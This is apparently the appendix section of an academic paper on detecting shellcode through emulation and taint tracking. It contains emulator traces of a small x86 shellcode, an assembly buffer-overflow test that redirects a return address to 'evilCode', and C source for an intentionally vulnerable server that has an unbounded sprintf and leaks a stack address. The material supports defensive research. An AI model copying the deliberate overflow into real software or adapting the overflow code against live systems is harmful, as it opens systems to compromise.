>> 7 1B @0xbfb7e849: 43 inc ebx ->0xbfb7e84a
>> 8 2B @0xbfb7e84a: 31 d2 xor edx, edx ->0xbfb7e84c
>> 9 2B @0xbfb7e84c: b2 0f mov dl, 0xf ->0xbfb7e84e
>> 10 2B @0xbfb7e84e: cd 80 int 0x80 ->0xbfb7e850
>> Printing the memory map (1 snapshots)
>> Printing snapshot 0
>> Mem_map start_addr: 0xbfb7e7e4, length: 1024B, valid bytes: 20,
exec'ed bytes: 20, range: 108B, end_addr: 0xbfb7e84f
    0 1 2 3 4 5 6 7 8 9 a b c d e f ASCII
0xbfb7e7e0 7b39d34a 5be058-- ----- {9.J[X.....}
0xbfb7e7f0 ----- -----
0xbfb7e800 -----
0xbfb7e810 -----
0xbfb7e820 -----
0xbfb7e830 -----
0xbfb7e840 -----31 c0b00431 db4331d2 b20fcda0 ...1...1.C1.....
>> Done printing success 1

>> Printing success 2
>> Success from offset 510
>> Success densities, overlay: 0.821429; avg: 0.821429
>> Success eip: 0xbfb7e850 offset from base: 528
>> Printing PC Trace (instructions in order of execution)
>> 1 2B @0xbfb7e83e: 3b ed cmp ebp, ebp ->0xbfb7e840
>> 2 2B @0xbfb7e840: eb 13 jmp 0x15 ->0xbfb7e855
>> 3 5B @0xbfb7e855: e8 e8 ff ff ff call 0xed ->0xbfb7e842
>> 4 1B @0xbfb7e842: 59 pop ecx ->0xbfb7e843
>> 5 2B @0xbfb7e843: 31 c0 xor eax, eax ->0xbfb7e845
>> 6 2B @0xbfb7e845: b0 04 mov al, 0x4 ->0xbfb7e847
>> 7 2B @0xbfb7e847: 31 db xor ebx, ebx ->0xbfb7e849
>> 8 1B @0xbfb7e849: 43 inc ebx ->0xbfb7e84a
>> 9 2B @0xbfb7e84a: 31 d2 xor edx, edx ->0xbfb7e84c
>> 10 2B @0xbfb7e84c: b2 0f mov dl, 0xf ->0xbfb7e84e
>> 11 2B @0xbfb7e84e: cd 80 int 0x80 ->0xbfb7e850
>> Printing the memory map (1 snapshots)
>> Printing snapshot 0
>> Mem_map start_addr: 0xbfb7e83e, length: 1024B, valid bytes: 23,
exec'ed bytes: 23, range: 28B, end_addr: 0xbfb7e859
    0 1 2 3 4 5 6 7 8 9 a b c d e f ASCII
0xbfb7e830 3bed ;.
0xbfb7e840 eb135931 c0b00431 db4331d2 b20fcda0 ..Y1...1.C1.....
0xbfb7e850 ----- --e8e8ff ffff ..... .
>> Done printing success 2
>> Done printing successes

>> The success/offset with the highest overlay density is 2, value of 0.821429
>> The success/offset with the highest average density is 2, value of 0.821429
>> There were 1 different eips: 0xbfb7e850

```

C.3 Raw Data of Reasons for Negative Matches

Each offset may be terminated for the following possible reasons, per Figure C.1: out of range system call number (FP Irregular `eax`); mismatched system call number/address (FP Wrong `eax/eip`); previous positive match subset (FP Subset); segmentation faults, illegal instructions, or other signals (Fatal Signal OS); blacklisted prefixes (Invalid First Insn); expected a jump out of bounds, but address invalid (Invalid OOB Jump); unexpected out of bounds execution (Unexpected OOB Jump); kernel instructions threshold (Runaway Kernel); instruction threshold (Runaway Other).




Figure C.1: Distribution of offset state terminations (mismatches), with raw data.

Appendix D: Attack String Location and Taint Tracking

D.1 Shikata-Ga-Nai Expression Simplification Example

Before simplification:

```
(Extract w8 16
  (Add w32
    (Concat w32 (Add w8 (w8 92)
      N0:(Read w8 0 v5_prop_code_Key0003_5))
    (Concat w24 (Add w8 (w8 30)
      N1:(Read w8 0 v6_prop_code_Key0002_6))
    (Concat w16 (Add w8 (w8 186)
      N2:(Read w8 0 v7_prop_code_Key0001_7))
    (Add w8 (w8 146)
      N3:(Read w8 0 v8_prop_code_Key0000_8))))))
  (Concat w32 (Add w8 (w8 235) N0)
    (Concat w24 (Add w8 (w8 245) N1)
      (Concat w16 (Add w8 (w8 226) N2)
        (Add w8 (w8 20) N3)))
  )
)
```

After simplification:

```
(Add w8 (w8 20)
  (Add w8
    (Add w8
      (Add w8
        (Add w8 (Read w8 0 v5_prop_code_Key0003_5)
          (Read w8 0 v6_prop_code_Key0002_6)
          (Read w8 0 v7_prop_code_Key0001_7))
        (Read w8 0 v8_prop_code_Key0000_8)
      )
    )
  )
)
```

D.2 Buffer Overflow Taint Tester

This is the assembly for the buffer overflow tester. By commenting out the call to `prepBuf` and replacing `buf` with its first commented out line, the user will see an exit code of 5. However, with `prepBuf` executed, `vuln_obj` is overflowed and `evilCode` is executed, resulting in an exit code of 7.

```
BITS 32
; writes data over a stack variable in order to overwrite retaddr
; comment out call prepBuf and use buf[3] = 0x00 for un-evil version
main:
    call prepBuf      ; push &buf and jmp, getPC method
    call skipBuf
evilCode:
    xor eax, eax
    inc eax
    xor ebx, ebx
    add bl, 7
```

```

int 0x80
buf:           ; start that will be marked as tainted
    db 0x55, 0x66, 0x77, 0x88 ; junk to change value in vuln_obj
    db 0xca, 0xfe, 0xed ; spot to store evil_retaddr (&evilCode)
    db 0x00
skipBuf:
    ; call prepBuf and ret returned &vuln_obj to its pre call stack position (top)
    ; call skipBuf, stack now: [ &buf; &vuln_obj ]
    ; objLog (&buf)
    pop ebx      ; ebx = &evilCode + sizeof (&buf (source)) [so now: &vuln_obj ]
    add ebx, 10   ; ebx = &evilCode + 10
    call objLog   ; ret_addr on top of stack [so now: legit_retaddr]
    mov eax, 1
    mov ebx, 5
    int 0x80
; modifies buf to contain proper address for evil_code
; this automates the process for each run,
; allows assumption that attacker sent proper attack string
; be able to over write buf properly
prepBuf:          ; write &evil_code into &(buf[4])
    ; &evilCode      = esp + sizeof (call skipBuf) =
    ;                   esp + 5 = &evil_retaddr - ?
    mov esi, [esp]   ; ret_addr = &(call skipBuf) is at top of stack
    add esi, 5
    ; fn* evil_retaddr = esp + sizeof (call skipBuf) +
    ;                   sizeof (evilCode) + offset within buf =
    ;                   esp + 5 + 10 = esp + 15 = &evilCode + 10
    mov edi, esi
    add edi, 10
    add edi, 4      ; offset within buf
    ; evil_retaddr = &evil_code
    mov [edi], esi
    ret
; exit code should be 5, cafefe -> &evil_code

; objLog (ob)
objLog:          ; copies untrusted buf into a trusted local vuln_obj
    push 0x99aabbcc ; vuln_obj
    mov edi, esp     ; edi = &vuln_obj
    mov esi, ebx     ; src addr (buf)
    xor eax, eax     ; clean up/zero out eax so cmp works
cp_loop:         ; byte for byte, copy esi to edi, incl null terminator
    lodsb          ; mov eax, esi ; inc esi
    stosb          ; mov edi, eax ; inc edi
    cmp al, 0       ; is eax 0 (end of string)
    ; note that this will fail if addr in buf has a null
    jne cp_loop
    pop eax        ; clear earlier push
    ret            ; pop and jmp; this should use tainted value
; exit code should be 7
; as well as stack 11223344 -> 55667788 and retaddr -> &evil_code

```

D.3 Vulnerable Server Source

```

#define ELF_LOAD_SIG __asm__ __volatile__( ".byte 0x90, 0x50, 0x58, 0x90\n" );
#define CERT_F "my.crt"
#define KEY_F "my.key"

#ifndef _DO_SSL

```

```

int doServer (SSL* ssl);
#else
int doServer (int sock);
#endif
void logMsg (char* msg);

int serversock(int UDPorTCP, int portN, int qlen) {
    struct sockaddr_in svr_addr;
    int sock;
    if (portN < 0 || portN > 65535 || qlen < 0) return -2;
    bzero((char *)&svr_addr, sizeof(svr_addr));
    svr_addr.sin_family = AF_INET;
    svr_addr.sin_addr.s_addr = INADDR_ANY;
    svr_addr.sin_port = htons(portN);
    sock = socket(PF_INET, UDPorTCP, 0);
    if (sock < 0) return -3;
    if (bind(sock, (struct sockaddr *)&svr_addr, sizeof(svr_addr)) < 0)
        return -4;
    if (UDPorTCP == SOCK_STREAM && listen(sock, qlen) < 0)
        return -5;
    return sock;
}

int main(int argc, char *argv[]) {
    ELF_LOAD_SIG
#ifdef _DO_SSL
    SSL_library_init();
    SSL_load_error_strings();
    SSL_METHOD *meth = TLSv1_method();
    SSL_CTX *ctx = SSL_CTX_new(meth);
    if (!ctx) exit (1);
    if (SSL_CTX_use_certificate_file(ctx, CERT_F, SSL_FILETYPE_PEM) <= 0)
        exit (1);
    if (SSL_CTX_use_PrivateKey_file(ctx, KEY_F, SSL_FILETYPE_PEM) <= 0)
        exit (1);
    if (!SSL_CTX_check_private_key(ctx)) exit (1);
#endif
    int msock;
    int ssock;
    int portN;
    portN = 10000;
    msock = serversock(SOCK_STREAM, portN, 5);
    struct sockaddr_in fromAddr;
    unsigned int fromAddrLen;
    fromAddrLen = sizeof(fromAddr);
    ssock = accept(msock, (struct sockaddr *) &fromAddr, &fromAddrLen);
    if (ssock < 0) {
        if (errno != EINTR) {
            fprintf(stderr, "**** %s\n", msg);
            exit(1);
        }
    }
}

```

```

#define _DO_SSL
    SSL* ssl = SSL_new(ctx);
    SSL_set_fd(ssl, ssock);
    int err = SSL_accept(ssl);
    while (doServer(ssl) > 0) {};
    SSL_shutdown(ssl);
    SSL_free(ssl);
    SSL_CTX_free(ctx);
#else
    while (doServer(ssock) > 0) {};
#endif
    close (ssock);
    close (msock);
    return 0;
} // end fn main

#ifndef _DO_SSL
int doServer(SSL* ssl) {
#else
int doServer(int sock) {
#endif
    char msg[128]; // this is the buffer that will be executed
    int bytes_read = 0;
    memset(msg, '\0', 128);
#ifdef _DO_SSL
    if ((bytes_read = SSL_read(ssl, msg, sizeof(msg) - 1)) <= 0)
#else
    if ((bytes_read = read(sock, msg, sizeof(msg))) <= 0)
#endif
        return bytes_read;
    if (bytes_read == 1 && msg[0] == '\n') return 0;
    msg[bytes_read] = 0;
    logMsg(msg);
    memset(msg, '\0', 128);
    sprintf(msg, "Msg of %uB recv'd and logged, secret: 0x%08x\n", bytes_read, (
        unsigned int) msg);
#ifdef _DO_SSL
    if (SSL_write(ssl, msg, strlen(msg)) < 0)
#else
    if (write(sock, msg, strlen(msg)) < 0)
#endif
        return -1;
    return bytes_read;
}

void logMsg(char* msg) {
    char log_str[119];
    sprintf(log_str, "Msg in: %s", msg);
    printf("%s", log_str);
    return;
}

```

References

- [1] B. Benson, “Analysis of POS Malware,” in *Proceedings of ShmooCon XI*. Washington D.C., USA: The Shmoo Group, January 2015.
- [2] PandaLabs, “Quarterly Report,” Panda Security, Tech. Rep., August 2012.
- [3] Symantec Security Response, “Regin: Top-tier Espionage Tool Enables Stealthy Surveillance,” Symantec, Tech. Rep., November 2014.
- [4] R. Langner, “Stuxnet: Dissecting a Cyberwarfare Weapon,” *IEEE Security and Privacy*, vol. 9, no. 3, pp. 49–51, May 2011.
- [5] HP Security Research, “Internet of Things Security Study,” Hewlett-Packard, Tech. Rep., July 2014.
- [6] C.-K. Luk, R. Cohn, R. Muth, H. Patil, A. Klauser, G. Lowney, S. Wallace, V. J. Reddi, and K. Hazelwood, “PIN: Building Customized Program Analysis Tools with Dynamic Instrumentation,” *ACM SIGPLAN Notices*, vol. 40, no. 6, pp. 190–200, 2005.
- [7] N. Nethercote and J. Seward, “Valgrind: A Framework for Heavyweight Dynamic Binary Instrumentation,” *ACM SIGPLAN Notices*, vol. 42, no. 6, pp. 89–100, June 2007.
- [8] V. Chipounov, V. Kuznetsov, and G. Candea, “S2E: A Platform for In-Vivo Multi-Path Analysis of Software Systems,” in *Proceedings of the 16th International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*. ACM, March 2011, pp. 265–278.
- [9] ———, “S2E: A Platform for In-vivo Multi-path Analysis of Software Systems,” *ACM SIGPLAN Notices*, vol. 47, no. 4, pp. 265–278, March 2011.
- [10] “Polymorphic XOR Additive Feedback Encoder.” [Online]. Available: http://www.metasploit.com/modules/encoder/x86/shikata_ga_nai
- [11] X. Wang and X. Jiang, “Artificial Malware Immunization Based on Dynamically Assigned Sense of Self (DASOS),” in *Proceedings of the 13th International Conference on Information Security (ISC)*. Berlin, Heidelberg: Springer-Verlag, 2010, pp. 166–180.
- [12] F. Bellard, “QEMU, a Fast and Portable Dynamic Translator,” in *Proceedings of the USENIX Annual Technical Conference, FREENIX Track*. Berkeley, CA, USA: USENIX Association, 2005, pp. 41–46.
- [13] Microsoft, “Phoenix Framework.” [Online]. Available: <http://research.microsoft.com/phoenix>
- [14] C. Cedar, D. Dunbar, and D. Engler, “KLEE: Unassisted and Automatic Generation of High-Coverage Tests for Complex Systems Programs,” in *Proceedings of the 8th Symposium on Operating Systems Design and Implementation (OSDI)*, December 2008, pp. 209–224.
- [15] Hex-Rays, “The IDA Pro Disassembler and Debugger.” [Online]. Available: <http://www.datarescue.com/idabase>

- [16] D. Maynor, *Metasploit Toolkit for Penetration Testing, Exploit Development, and Vulnerability Research*. Syngress, 2007.
- [17] C. Linn and S. Debray, “Obfuscation of Executable Code to Improve Resistance to Static Disassembly,” in *Proceedings of the 10th ACM Conference on Computer and Communications Security*, ser. CCS. New York, NY, USA: ACM, October 2003, pp. 272–280.
- [18] M. Sharif, A. Lanzi, J. Giffin, and W. Lee, “Impeding Malware Analysis Using Conditional Code Obfuscation,” in *Proceedings of the 15th Network and Distributed System Security Symposium (NDSS)*, February 2008.
- [19] J. Mason, S. Small, F. Monroe, and G. Macmanus, “English Shellcode,” in *Proceedings of the 16th ACM Conference on Computer and Communications Security*, ser. CCS. New York, NY, USA: ACM, 2009.
- [20] S. K. Udupa, S. K. Debray, and M. Madou, “Deobfuscation: Reverse Engineering Obfuscated Code,” in *Proceedings of the 12th Working Conference on Reverse Engineering (WCRE)*, November 2005.
- [21] J. Marpaung, M. Sain, and H.-J. Lee, “Survey on Malware Evasion Techniques: State of the Art and Challenges,” in *Proceedings of the 14th International Conference on Advanced Communication Technology*, ser. ICACT, February 2012, pp. 744 –749.
- [22] N. Idika and K. Mathur, “A Survey of Malware Detection Techniques,” Purdue University, Tech. Rep., 2007, SERC-TR-286.
- [23] C. Kruegel, W. Robertson, F. Valeur, and G. Vigna, “Static Disassembly of Obfuscated Binaries,” in *Proceedings of the 13th USENIX Security Symposium*, ser. SSYM, vol. 13. Berkeley, CA, USA: USENIX Association, August 2004, pp. 255–270.
- [24] B. Schwittay, “Towards Automating Analysis in Computer Forensics,” Master’s thesis, RWTH Aachen University, 2006.
- [25] D. Brumley, I. Jager, T. Avgerinos, and E. J. Schwartz, “BAP: A Binary Analysis Platform,” in *Computer Aided Verification*. Springer, 2011, pp. 463–469.
- [26] D. Song, D. Brumley, H. Yin, J. Caballero, I. Jager, M. G. Kang, Z. Liang, J. Newsome, P. Poosankam, and P. Saxena, “BitBlaze: A New Approach to Computer Security via Binary Analysis,” in *Information Systems Security*. Springer, 2008, pp. 1–25.
- [27] M. Christodorescu and S. Jha, “Testing Malware Detectors,” in *Proceedings of the ACM SIGSOFT International Symposium on Software Testing and Analysis (ISSTA)*. ACM Press, 2004, pp. 34–44.
- [28] M. Christodorescu, S. Jha, S. A. Seshia, D. X. Song, and R. E. Bryant, “Semantics-Aware Malware Detection,” in *Proceedings of the 26th IEEE Symposium on Security and Privacy*, ser. S&P, 2005, pp. 32–46.
- [29] C. Collberg, C. Thomborson, and D. Low, “A Taxonomy of Obfuscating Transformations,” Department of Computer Science, The University of Auckland, New Zealand, Tech. Rep., 1997.
- [30] C. Kruegel, E. Kirda, D. Mutz, W. Robertson, and G. Vigna, “Polymorphic Worm Detection Using Structural Information of Executables,” in *Proceedings of the 8th International Conference on Recent Advances in Intrusion Detection (RAID)*. Springer-Verlag, 2005, pp. 207–226.
- [31] M. Egele, C. Kruegel, E. Kirda, and H. Yin, “Dynamic Spyware Analysis,” in *Proceedings of the USENIX Annual Technical Conference*. Berkeley, CA, USA: USENIX Association, June 2007.

- [32] S. Forrest, S. A. Hofmeyr, A. Somayaji, and T. A. Longstaff, “A Sense of Self for Unix Processes,” in *Proceedings of the 17th IEEE Symposium on Security and Privacy*, ser. S&P. Washington, DC, USA: IEEE Computer Society, 1996, pp. 120–128.
- [33] S. L. Graham, S. Lucco, and R. Wahbe, “Adaptable Binary Programs,” in *Proceedings of the USENIX Annual Technical Conference*. Berkeley, CA, USA: USENIX Association, 1995.
- [34] O. Zaytsev, *Rootkits, Spyware/Adware, Keyloggers and Backdoors: Detection and Neutralization*. A-List Publishing, 2006.
- [35] R. Farley and X. Wang, “Roving Bugnet: Distributed Surveillance Threat and Mitigation,” *Computers & Security*, vol. 29, no. 5, pp. 592–602, May 2010.
- [36] M. Burgess, “Computer Immunology,” in *Proceedings of the 12th USENIX Conference on System Administration*, ser. LISA-XII. Berkeley, CA, USA: USENIX Association, 1998, pp. 283–298.
- [37] C. Warrender, S. Forrest, and B. Pearlmuter, “Detecting Intrusions Using System Calls: Alternative Data Models,” in *Proceedings of the 20th IEEE Symposium on Security and Privacy*, ser. S&P, May 1999, pp. 133–145.
- [38] T. Toth and C. Kruegel, “Accurate Buffer Overflow Detection via Abstract Payload Execution,” in *Proceedings of the 5th International Symposium on Recent Advances in Intrusion Detection (RAID)*, 2002, pp. 274–291.
- [39] R. Chinchani and E. van den Berg, “A Fast Static Analysis Approach To Detect Exploit Code Inside Network Flows,” in *Proceedings of the 8th International Symposium on Recent Advances in Intrusion Detection (RAID)*, September 2005.
- [40] X. Wang, C.-C. Pan, P. Liu, and S. Zhu, “SigFree: A Signature-free Buffer Overflow Attack Blocker,” in *Proceedings of the 15th USENIX Security Symposium*. Berkeley, CA, USA: USENIX Association, August 2006.
- [41] M. Polychronakis, K. G. Anagnostakis, and E. P. Markatos, “Network-level Polymorphic Shell-code Detection Using Emulation,” in *Proceedings of the GI/IEEE SIG SIDAR Conference on Detection of Intrusions and Malware and Vulnerability Assessment (DIMVA)*, July 2006, pp. 54–73.
- [42] J. Caballero, N. M. Johnson, S. McCamant, and D. Song, “Binary Code Extraction and Interface Identification for Security Applications,” in *Proceedings of the 17th Network and Distributed System Security Symposium (NDSS)*, February 2010.
- [43] M. Christodorescu, J. Kinder, S. Jha, S. Katzenbeisser, and H. Veith, “Malware Normalization,” Technische Universität München, Tech. Rep., 2005.
- [44] J. Koziol, D. Litchfield, D. Aitel, C. Anley, S. Eren, N. Mehta, and R. Hassell, *The Shellcoder’s Handbook: Discovering and Exploiting Security Holes*. John Wiley & Sons, 2004.
- [45] A. V. Aho, R. Sethi, and J. D. Ullman, *Compilers: Principles, Techniques and Tools*. Addison-Wesley, 1986.
- [46] D. Bruschi, L. Martignoni, and M. Monga, “Code Normalization for Self-Mutating Malware,” *IEEE Security and Privacy*, vol. 5, no. 2, pp. 46–54, March 2007.
- [47] K. Babar and F. Khalid, “Generic Unpacking Techniques,” in *Proceedings of the 2nd International Conference on Computer, Control and Communication*, ser. IC4, February 2009, pp. 1–6.
- [48] T. Broch and M. Morgenstern, “Runtime Packers: The Hidden Problem?” [Online]. Available: <http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Morgenstern.pdf>

- [49] W. Yan, Z. Zhang, and N. Ansari, “Revealing Packed Malware,” vol. 6, no. 5, pp. 65–69, October 2008.
- [50] P. Royal, M. Halpin, D. Dagon, R. Edmonds, and W. Lee, “PolyUnpack: Automating the Hidden-Code Extraction of Unpack-Executing Malware,” in *Proceedings of the 22nd Annual Computer Security Applications Conference*, ser. ACSAC, 2006.
- [51] M. G. Kang and P. P. H. Yin, “Renovo: a Hidden Code Extractor for Packed Executables,” in *Proceedings of the the 5th ACM Workshop on Recurring Malcode (WORM)*. ACM, 2007, pp. 46–53.
- [52] L. Martignoni, M. Christodorescu, and S. Jha, “Omniunpack: Fast, Generic, and Safe Unpacking of Malware,” in *Proceedings of the 23rd Annual Computer Security Applications Conference*, ser. ACSAC, 2007, pp. 431 – 441.
- [53] X. Wang, D. Feng, and P. Su, “Reconstructing a Packed DLL Binary for Static Analysis,” in *Proceedings of the 5th Information Security Practice and Experience Conference (ISPEC)*, April 2009.
- [54] P. Bania, “Generic Unpacking of Self-modifying, Aggressive, Packed Binary Programs,” March 2009. [Online]. Available: <http://piotrbania.com/all/articles/pbania-dbi-unpacking2009.pdf>
- [55] Y. Wu, T.-C. Chiueh, and C. Zhao, “Efficient and Automatic Instrumentation for Packed Binaries,” in *Proceedings of the 3rd International Conference and Workshops on Advances in Information Security and Assurance*, ser. ISA. Berlin, Heidelberg: Springer-Verlag, 2009, pp. 307–316.
- [56] M. I. Sharif, V. Yegneswaran, H. Saädi, P. A. Porras, and W. Lee, “Eureka: A Framework for Enabling Static Malware Analysis,” in *Proceedings of the 13th European Symposium On Research In Computer Security (ESORICS)*, October 2008, pp. 481–500.
- [57] X. Jiang and X. Wang, ““Out-of-the-box” Monitoring of VM-based High-Interaction Honey-pots,” in *Proceedings of the 10th International Conference on Recent Advances in Intrusion Detection*, ser. RAID. Berlin, Heidelberg: Springer-Verlag, 2007, pp. 198–218.
- [58] X. Jiang, X. Wang, and D. Xu, “Stealthy Malware Detection Through VMM-Based “Out-of-the-Box” Semantic View Reconstruction,” in *Proceedings of the 14th ACM Conference on Computer and Communications Security*, ser. CCS. New York, NY, USA: ACM, 2007, pp. 128–138.
- [59] A. M. Nguyen, N. Schear, H. Jung, A. Godiyal, S. T. King, and H. D. Nguyen, “MAVMM: Lightweight and Purpose Built VMM for Malware Analysis,” in *Proceedings of the 25th Annual Computer Security Applications Conference*, ser. ACSAC. Washington, DC, USA: IEEE Computer Society, 2009, pp. 441–450.
- [60] P. M. Comparetti, G. Salvaneschi, E. Kirda, C. Kolbitsch, C. Kruegel, and S. Zanero, “Identifying dormant functionality in malware programs,” in *Proceedings of the 31st IEEE Symposium on Security and Privacy*, ser. S&P, 2010, pp. 61–76.
- [61] G. Balakrishnan and T. Reps, “WYSINWYX: What You See Is Not What You eXecute,” *ACM Transactions on Programming Languages and Systems (TOPLAS)*, vol. 32, no. 6, p. 23, 2010.
- [62] L. Cavallaro, P. Saxena, and R. Sekar, “On the Limits of Information Flow Techniques for Malware Analysis and Containment,” in *Proceedings of the 5th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, ser. DIMVA ’08. Berlin, Heidelberg: Springer-Verlag, 2008, pp. 143–163.

- [63] R. Whelan, T. Leek, and D. Kaeli, “Architecture-Independent Dynamic Information Flow Tracking,” in *Proceedings of the 22nd International Conference on Compiler Construction*, ser. CC. Berlin, Heidelberg: Springer-Verlag, 2013, pp. 144–163.
- [64] Z. Lin, X. Zhang, and D. Xu, “Automatic Reverse Engineering of Data Structures from Binary Execution,” in *Proceedings of the 17th Network and Distributed System Security Symposium (NDSS)*. The Internet Society, February 2010.
- [65] J. A. Halderman, S. D. Schoen, N. Heninger, W. Clarkson, W. Paul, J. A. Calandrino, A. J. Feldman, J. Appelbaum, and E. W. Felten, “Lest We Remember: Cold Boot Attacks on Encryption Keys,” *Communications of the ACM*, vol. 52, no. 5, pp. 91–98, 2009.
- [66] T. Duong and J. Rizzo, “Cryptography in the Web: The Case of Cryptographic Design Flaws in ASP.NET,” in *Proceedings of the 22nd IEEE Symposium on Security and Privacy*, ser. S&P. IEEE Computer Society, May 2011, pp. 481–489.
- [67] D. Gullasch, E. Bangerter, and S. Krenn, “Cache Games: Bringing Access-Based Cache Attacks on AES to Practice,” in *Proceedings of the 22nd IEEE Symposium on Security and Privacy*, ser. S&P. IEEE Computer Society, May 2011, pp. 490–505.
- [68] T. Abou-assaleh, N. Cercone, and R. Sweidan, “N-gram-based Detection of New Malicious Code,” in *Proceedings of the 28th Annual IEEE CSP International Computer Software and Applications Conference*, 2003, pp. 10–1109.
- [69] P. Baecher and M. Koetter, “libemu: x86 Shellcode Emulation.” [Online]. Available: <http://libemu.carnivore.it>
- [70] R. Farley and X. Wang, “Disabling a Computer by Exploiting Softphone Vulnerabilities: Threat and Mitigation,” in *Proceedings of the 9th International Conference on Security and Privacy in Communication Networks (SecureComm)*, September 2013.
- [71] ——, “Exploiting VoIP Softphone Vulnerabilities to Disable Host Computers: Attacks and Mitigation,” *International Journal of Critical Infrastructure Protection*, July 2014.
- [72] R. Zhang, X. Wang, X. Yang, R. Farley, and X. Jiang, “An Empirical Investigation into the Security of Phone Features in SIP-Based VoIP Systems,” in *Proceedings of the 5th International Conference on Information Security Practice and Experience (ISPEC)*, April 2009.
- [73] R. Zhang, X. Wang, R. Farley, X. Yang, and X. Jiang, “On the Feasibility of Launching Man-in-the-Middle Attacks on VoIP from Remote Attackers,” in *Proceedings of the 4th International Symposium on Information, Computer, and Communications Security (ASIACCS)*. ACM, March 2009, pp. 61–69.
- [74] R. Farley and X. Wang, “VoIP shield: A transparent protection of deployed VoIP systems from SIP-based exploits,” in *Proceedings of the IEEE/IFIP Network Operations and Management Symposium (NOMS)*, April 2012.
- [75] ——, “Roving Bugnet: Distributed Surveillance Threat and Mitigation,” in *Proceedings of the 24th IFIP TC 11 International Information Security Conference (SEC)*, May 2009.
- [76] N. Weaver, V. Paxson, S. Staniford, and R. Cunningham, “A Taxonomy of Computer Worms,” in *Proceedings of the 1st ACM Workshop on Rapid Malcode (WORM)*. ACM, 2003, pp. 11–18.
- [77] I. Kirillov, D. Beck, P. Chase, and R. Martin, “Malware Attribute Enumeration and Characterization,” The MITRE Corporation, Tech. Rep., 2010.
- [78] L. A. Goldberg, P. W. Goldberg, C. A. Phillips, and G. B. Sorkin, “Constructing Computer Virus Phylogenies,” *Journal of Algorithms*, vol. 26, no. 1, pp. 188–208, 1998.

- [79] M. Refai, “Exploiting a Buffer Overflow using Metasploit Framework,” in *Proceedings of the 4th International Conference on Privacy, Security, and Trust (PST)*. New York, NY, USA: ACM, 2006, pp. 1–4.
- [80] R. Zhang, X. Wang, X. Yang, and X. Jiang., “Billing Attacks on SIP-Based VoIP Systems,” in *Proceedings of the 1st USENIX Workshop on Offensive Technologies (WOOT)*. Berkeley, CA, USA: USENIX Association, August 2007.
- [81] X. Wang, R. Zhang, X. Yang, X. Jiang, and D. Wijesekera, “Voice Pharming Attack and the Trust of VoIP,” in *Proceedings of the 4th International Conference on Security and Privacy in Communication Networks (SecureComm)*. New York, NY, USA: ACM, 2008, pp. 1–11.
- [82] M. A. Rajab, J. Zarfoss, F. Monroe, and A. Terzis, “A Multifaceted Approach to Understanding the Botnet Phenomenon,” in *Proceedings of the 6th ACM SIGCOMM Conference on Internet Measurement (IMC)*, 2006.
- [83] N. Ianelli and A. Hackworth, “Botnets as a Vehicle for Online Crime,” CERT Coordination Center, Tech. Rep., December 2005.
- [84] G. Hunt and D. Brubacher, “Detours: Binary Interception of Win32 Functions,” in *Proceedings of the 3rd USENIX Windows NT Symposium*. Berkeley, CA, USA: USENIX Association, 1999, pp. 135–143.
- [85] M. Sikorski and A. Honig, *Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software*, 1st ed. San Francisco, CA, USA: No Starch Press, 2012.
- [86] P. Akritidis, E. Markatos, M. Polychronakis, and K. Anagnostakis, “STRIDE: Polymorphic Sled Detection Through Instruction Sequence Analysis,” in *Security and Privacy in the Age of Ubiquitous Computing*, ser. IFIP Advances in Information and Communication Technology, R. Sasaki, S. Qing, E. Okamoto, and H. Yoshiura, Eds. Springer US, 2005, vol. 181, pp. 375–391.
